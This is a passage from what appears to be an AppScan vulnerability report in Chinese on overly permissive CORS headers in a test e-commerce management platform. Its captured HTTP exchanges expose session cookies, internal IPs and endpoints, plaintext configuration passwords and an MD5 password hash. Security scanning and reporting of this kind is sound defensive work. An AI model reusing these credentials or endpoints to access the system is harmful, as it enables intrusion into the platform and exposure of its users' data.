"iespCargoUrl": "http://test.cargo.scn.weilian.cn/",
"addressURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/AddressAPI/getAddressChildInfo",
"menuURL": "http://30.67.51.251:8080/",
"SYNC_UC_MQ_CLIENTID": "SUNEEZYSC",
"wf_price": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"yn_mall_url": "http://h5config-rest-enterprise.mall.xt.weilian.cn/",
"product_scf_domain": "http://test.scf.scn.weilian.cn/",
"APP_NJXS_HLG": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/credit.html",
"OA_KFAK": "http://microservice.weilian.cn/vr-push/getMsg",
"yn_mall_appcode": "XIANGPU",
"vr_purchase": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"APP_NJXS_MALL": "http://test.njxs.weilia
...
...
...

```

变体- | 2 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseId=55;
enterpriseCode=SUNEEE; account=setest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "GJ_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
  "baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
  "njxs_mall_confirm_time": "7",
  "purchase_web_url": "http://vr-purchase-rest-
enterprise.mall.xt.weilian.cn:81/purchase/",
  "PC_NJXS_HLG": "http://system-rest-
enterprise.mall.xt.weilian.cn/static/component_pages/credit.html",
  "reportformUrl": "http://test.reportform.scn.weilian.cn/",
  "PC_NJXS_CJG": "http://system-rest-
enterprise.mall.xt.weilian.cn/static/component_pages/landscape.html",
  "reportformURL": "http://test.reportform.scn.weilian.cn/",
  "ChinaPayAgent_app_code": "SUNEEE78CFCC27",
  "supplierid": "191620",
  "wf_clientfees": "http://test.wholesale.scn.weilian.cn/",
  "kitchenUrl": "http://test.kitchen.scn.weilian.cn/",
  "clientUrl": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/ClientAPI/queryClientList",
  "njxs_mall_erp_enterpriseid": "134",
  "njxs_mall_erp_sale_host": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn/",
  "yn_mall_cancel_time": "10",
  "workflowUrl": "http://test.flw.scn.weilian.cn:81/web-basic/",
  "iespDepotUrl": "http://test.depot.scn.weilian.cn/",
  "print_spFnPayment": "http://test.finance.scn.weilian.cn/printdata",
  "APP_YINENG_FWS": "http://vr-sale-rest-
enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/yineng_mobile/fws/index.html",
  "zysc_approval_process_admin_password": "111111",
  "wf_gather": "http://test.wholesale.scn.weilian.cn/",
  "wf_wholesale": "http://test.wholesale.scn.weilian.cn/",
  "uc_host": "http://uc.weilian.cn/account_auth_admin/",
  "mall_reportform_host": "http://test.reportform.scn.weilian.cn/",
  "wf_spFnPayment": "http://test.finance.scn.weilian.cn/",
  "iespCargoUrl": "http://test.cargo.scn.weilian.cn/",
  "addressURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/AddressAPI/getAddressChildInfo",
  "menuURL": "http://30.67.51.251:8080/",
  "SYNC_UC_MQ_CLIENTID": "SUNEEZYSC",
  "wf_price": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "yn_mall_url": "http://h5config-rest-enterprise.mall.xt.weilian.cn/",
  "product_scf_domain": "http://test.scf.scn.weilian.cn/",
  "APP_NJXS_HLG": "http://vr-sale-rest-
enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/credit.html",
  "OA_KFAK": "http://microservice.weilian.cn/vr-push/getMsg",

```

```
"yn_mall_appcode": "XIANGPU",
"vr_purchase": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"APP_NJXS_MALL": "http://test.njxs.weilia
...
...
...
```

变体-| 3/3

差异: cookie 已从请求除去: 20687a7693972426b8692099c6af15d7

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; enterpriseId=55; enterpriseCode=SUNEEE; account=setest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked
```

```
{
  "GJ_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
  "baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
  "njxs_mall_confirm_time": "7",
  "purchase_web_url": "http://vr-purchase-rest-
enterprise.mall.xt.weilian.cn:81/purchase/",
  "PC_NJXS_HLG": "http://system-rest-
enterprise.mall.xt.weilian.cn/static/component_pages/credit.html",
  "reportformUrl": "http://test.reportform.scn.weilian.cn/",
  "PC_NJXS_CJG": "http://system-rest-
```

```

enterprise.mall.xt.weilian.cn/static/component_pages/landscape.html",
"reportformURL": "http://test.reportform.scn.weilian.cn/",
"ChinaPayAgent_app_code": "SUNEEE78CFCC27",
"supplierid": "191620",
"wf_clientfees": "http://test.wholesale.scn.weilian.cn/",
"kitchenUrl": "http://test.kitchen.scn.weilian.cn/",
"clientUrl": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/ClientAPI/queryClientList",
"njxs_mall_erp_enterpriseid": "134",
"njxs_mall_erp_sale_host": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn/",
"yn_mall_cancel_time": "10",
"workflowUrl": "http://test.flw.scn.weilian.cn:81/web-basic/",
"iespDepotUrl": "http://test.depot.scn.weilian.cn/",
"print_spFnPayment": "http://test.finance.scn.weilian.cn/printdata",
"APP_YINENG_FWS": "http://vr-sale-rest-
enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/yineng_mobile/fws/index.html",
"zysc_approval_process_admin_password": "111111",
"wf_gather": "http://test.wholesale.scn.weilian.cn/",
"wf_wholesale": "http://test.wholesale.scn.weilian.cn/",
"uc_host": "http://uc.weilian.cn/account_auth_admin/",
"mall_reportform_host": "http://test.reportform.scn.weilian.cn/",
"wf_spFnPayment": "http://test.finance.scn.weilian.cn/",
"iespCargoUrl": "http://test.cargo.scn.weilian.cn/",
"addressURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/AddressAPI/getAddressChildInfo",
"menuURL": "http://30.67.51.251:8080/",
"SYNC_UC_MQ_CLIENTID": "SUNEEZYSC",
"wf_price": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"yn_mall_url": "http://h5config-rest-enterprise.mall.xt.weilian.cn/",
"product_scf_domain": "http://test.scf.scn.weilian.cn/",
"APP_NJXS_HLG": "http://vr-sale-rest-
enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/credit.html",
"OA_KFAK": "http://microservice.weilian.cn/vr-push/getMsg",
"yn_mall_appcode": "XIANGPU",
"vr_purchase": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"APP_NJXS_MALL": "http://test.njxs.weilian.cn/static/NJ/H5/index.html",
"print
...
...
...

```

问题 44 / 51

TOC

过度许可的 CORS 访问测试

严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/personal_settings.html
实体:	personal_settings.html (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/component_pages/personal_settings.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=sestest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 7491
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

<div class="newpage-con">
  <div class="row block">
    <div class="col-md-2"></div>
    <form action="index.html" method="post" enctype="multipart/form-data" class="col-md-8
form-horizontal" onsubmit="return false;">
      <fieldset>
        <div class="form-group">
          <label class="col-md-3 control-label">请输入原密码: </label>
          <div class="col-md-7">
            <input type="password" id="init_password" name="init_password" class="form-control"
placeholder="请输入原密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label">请输入新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_1" name="new_password_1" class="form-control"
placeholder="请输入新密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label">确认新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_2" name="new_password_2" class="form-control"
placeholder="确认新密码..">
          </div>
        </div>

        <div class="form-group form-actions">
          <div class="col-md-7 col-md-offset-3">
            <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
</button>
          </div>
        </div>
      </fieldset>
    </form>
  </div>
</div>

<div style="width: 100%;">
  <div id="personal-settings-editUserDlg" class="from_table_con">
    <form role="form">
      <table cellpadding="0" cellspacing="0" class="from_table">
        <tr>
          <input type="hidden" name="userId" id="userId" value=""/>
          <th>账户<label class="required">*</label></th>
          <td><input type="text" class="form-control" name="account" id="account" readonly="true"
value=""/></td>

```



```

        <th>姓名<label class="required">*</label></th>
        <td><input type="text" class="form-control" name="name" id="name" readonly="true"
value=""/></td>
    </tr>
    <tr>
        <th>地址</th>
        <td><input type="text" class="form-control" name="address" id="address" value=""/>
    </td>
    <tr>
        <th>邮箱<label class="required">*</label></th>
        <td><input type="text" class="form-control" name="eMail" id="eMail" value=""/></td>
    </tr>
    <tr>
        <th>手机号码<label class="required">*</label></th>
        <td><input type="text" class="form-control" name="telephone" id="telephone" value=""/>
    </td>
    </tr>
</table>
</form>
</div>
</div>
<div class="form-group form-actions">
    <div class="col-md-7 col-md-offset-3">
        <button type="submit" id="saveBtn" class="btn btn-sm btn-primary">保存</button>
    </div>
</div>
<!--编辑弹窗结束-->

<script>

$(function () {
    initData();

    $("#saveBtn").bind("click",function () {
        saveData();
    });

    //绑定修改密码按钮点击事件
    $("#update_password").bind("click",function () {
        updatePassword();
    });
    //保存修改的密码
    function updatePassword() {
        var originalPassword=$("#init_password").val();
        var newPassword1=$("#new_password_1").val();
        var newPassword2=$("#new_password_2").val();
        //输入校验
        if(originalPassword==""){
            layer.msg("请输入原密码!");
            return;
        }
        if(newPassword1==""){
            layer.msg("请输入新密码!");
            return;
        }
    }
}

...
...
...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/getCommonConfig.js>

实体: getCommonConfig.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/js/getCommonConfig.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 2437
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT
```

```
var baseStrUrl;           //base URL
var supplierUrl;          //供应商的URL
var goodsUrl;             //商品的
var storageUrl;           //仓库
var wholesaleUrl;         //批发
var saleUrl;              //零售
var kitchenUrl;           //后厨URL
var marketUrl;            //促销
var purchaseUrl;          //采购
var reportformUrl;        //报表
var contractUrl;          //合同
var enterpriseId;         //企业
var uploadUrl;            //上传图片url
var dictionaryUrl;
var tmsUrl;
```

```
var ieszGoodsUrl;
var ieszDeclarationUrl;
var ieszCargoUrl;
var ieszIbaseUrl;
var ieszDepotUrl;
var ieszExpressUrl;
var ieszToolsUrl;
var baseStrURL;
var systemUrl;
var yn_mall_url;
var product_scf_domain;
```

```

var enterpriseLevel;//企业级别
var enterpriseCode;//企业级别
var xp_url;

var domaindata;

function getModularPrefix(systemhost) {
    $.ajax({
        async: false,
        type: "GET",
        dataType: 'json',
        url: systemhost+"/user/getModularPrefix",
        error: function (data) {
            // layer.msg("获取api的url数据失败")
        },
        success: function (data) {
            systemUrl = data.systemUrl;
            baseStrUrl = data.baseUrl;//rest
            baseStrURL = data.baseURL;//tomcat
            supplierURL = data.supplierURL;
            goodsURL = data.goodsURL;
            storageUrl = data.storageUrl;
            wholesaleUrl = data.wholesaleUrl;
            saleUrl = data.saleUrl;
            kitchenUrl = data.kitchenUrl;
            marketUrl = data.marketUrl;
            purchaseUrl = data.purchaseUrl;
            reportformUrl = data.reportformUrl;
            contractUrl = data.contractUrl;
            uploadUrl = data.uploadUrl;
            enterpriseId = data.enterpriseId;
            dictionaryUrl = data.dictionaryUrl;
            tmsUrl = data.tmsUrl;

            ieszpGoodsUrl = data.ieszpGoodsUrl;
            ieszpDeclarationUrl = data.ieszpDeclarationUrl;
            ieszpCargoUrl = data.ieszpCargoUrl;
            ieszpIbaseUrl = data.ieszpIbaseUrl;
            ieszpDepotUrl = data.ieszpDepotUrl;
            ieszpExpressUrl = data.ieszpExpressUrl;
            ieszpToolsUrl = data.ieszpToolsUrl;
            yn_mall_url = data.yn_mall_url;
            product_scf_domain=data.product_scf_domain;
            enterpriseLevel=data.enterpriseLevel;
            enterpriseCode=data.enterpriseCode;
            xp_url=data.xp_url;
            domaindata=data;
        }
    });
}

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/dashboard.html

实体: dashboard.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/component_pages/dashboard.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 380
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
x-ua-compatible: IE=edge,chrome=1
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT
```

<html>

<head>

<meta charset="utf-8">

<title>index</title>

<meta name="renderer" content="webkit">

<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">

<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">

</head>

<body>

<div>

</div>

</body>

</html>

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>

实体: index.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>

```

```

<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
</div>
<div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
  <div id="sidebar">

    <!-- Sidebar Content -->
    <div class="sidebar-content">
      <!-- Brand -->
      <div class="account-box">
        
        <span id="userName"></span>
        <input type="hidden" id="userId" value="">
        <span class="arrow bottom"></span>
      </div>
      <nav class="per_options">
        <!--个人设置-->
        <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
          <!-- You can also add the default color theme
          <li class="active">
            <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
          </li>
          <!--
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
            data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
            data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
          </li>

          <li>
            <a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
            data-theme="css/themes/modern.css" data-toggle="tooltip" title="墨绿"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-autumn themed-border-autumn"
            data-theme="css/themes/autumn.css" data-toggle="tooltip" title="橙色"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-flatie themed-border-flatie"
            data-theme="css/themes/flatie.css" data-toggl
          ...
          ...
          ...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/getUserInfo>

实体: getUserInfo (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /user/getUserInfo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: account=setest01; sessionId=6cecd9abca2a5797bbb71b3bef6db3f8; enterpriseCode=SUNEEE;
enterpriseLevel=1; enterpriseId=55
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:54 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "account": "setest01",
      "employeename": "采购员",
      "departmentId": null,
      "userName": "setest01",
      "password": "e10adc3949ba59abbe56e057f20f883e",
      "sex": null,
      "position": null,
      "address": "",
      "telephone": "13434343401",
      "valid": 1,
      "lastLoginTime": null,
      "lastLoginIp": "127.0.0.1",
      "memo": "",
      "deleteFlag": null,
      "createTime": 1510890382239,
      "updateTime": 1510890382239,
      "corpId": null,
    }
  ]
}
```

```

        "deptId": null,
        "operpassword": null,
        "strmd5": null,
        "eMail": "",
        "failureNum": 0,
        "lastFailureTime": null,
        "pwUpdateTime": null,
        "idCard": null,
        "nick": null,
        "accFrom": null,
        "name": "资源商城测试01",
        "employeeId": null,
        "userId": 48467,
        "employeeid": 2,
        "enterprisecode": "SUNEEE",
        "enterpriseid": 55,
        "photo": null,
        "subEnterpriseCodeStr": null,
        "subEnterpriseIdStr": null,
        "remark1": null,
        "remark2": null,
        "remark3": null,
        "remark4": null,
        "remark5": null
    }
},
"returnCode": 1,
"msg": null,
"html": null
}

```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /user/getUserInfo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: account=setest01; sessionId=3c7fe478ac132ab3ala4fa825b13b246; enterpriseCode=SUNEEE;
enterpriseLevel=1; enterpriseId=55
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:54 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "account": "setest01",
